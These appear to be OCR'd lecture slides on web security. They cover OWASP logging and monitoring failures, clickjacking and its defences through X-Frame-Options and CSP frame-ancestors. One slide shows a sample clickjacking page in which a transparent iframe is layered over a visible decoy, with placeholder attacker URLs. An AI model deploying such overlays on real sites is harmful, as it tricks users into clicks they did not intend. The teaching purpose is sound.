
Security logging and monitoring failures (A09:2021)

- Insufficient logging and monitoring (A10:2017)

Insufficient Logging and Monitoring

- Auditable events, such as logins, failed logins, and high-value transactions are not logged
- Warnings and errors generate no, inadequate, or unclear log messages
- Logs of applications and APIs are not monitored for suspicious activity
- Logs are only stored locally
- Appropriate alerting thresholds and response escalation processes are not in place or effective
- Unable to detect, escalate, or alert for active attacks in real time or near real time.

Insecure design
- Clickjacking



https://portswigger.net/web-security/clickjacking

HTML feature the clickjacking attacker exploits

- iframe and opacity


```
<html>
<head><title></title></head>
<body>

<iframe id= “top-layer” src= “ http://attacker_wants_you_to_click_page.html” width = “1000” height = “3000”>
<iframe id=“buttom-layer” src = “ http://attacker_wants_you__to_see_page.html ” width = “1000” height = “3000”>

<style type = “text/css”>
 # top-layer {position : absolute; top: 0px; left: 0px; opacity: 0.0}
 # buttom-layer {position: absolute; top:0px; left: 0px; opacity: 1.0}

</body>
</html>
```

Transparent

Defend against Clickjacking

- X-Frame-Options : deny completely disables the loading of the page in a frame
- X-Frame-Options: sameorigin only embed from same server
- X-Frame-Options: allow-from https://www.example.com/ Whitelist

- frame-ancestors 'none'
- frame-ancestors 'self'
- frame-ancestors https://a.example.com



https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.html

https://www.keycdn.com/blog/x-frame-options https://content-security-policy.com/frame-ancestors/

Next lecture

- Crypto introduction
  - Security engineering book (Chapter 5: Cryptography)
  - OWASP TG 4.9 Testing for Weak Cryptography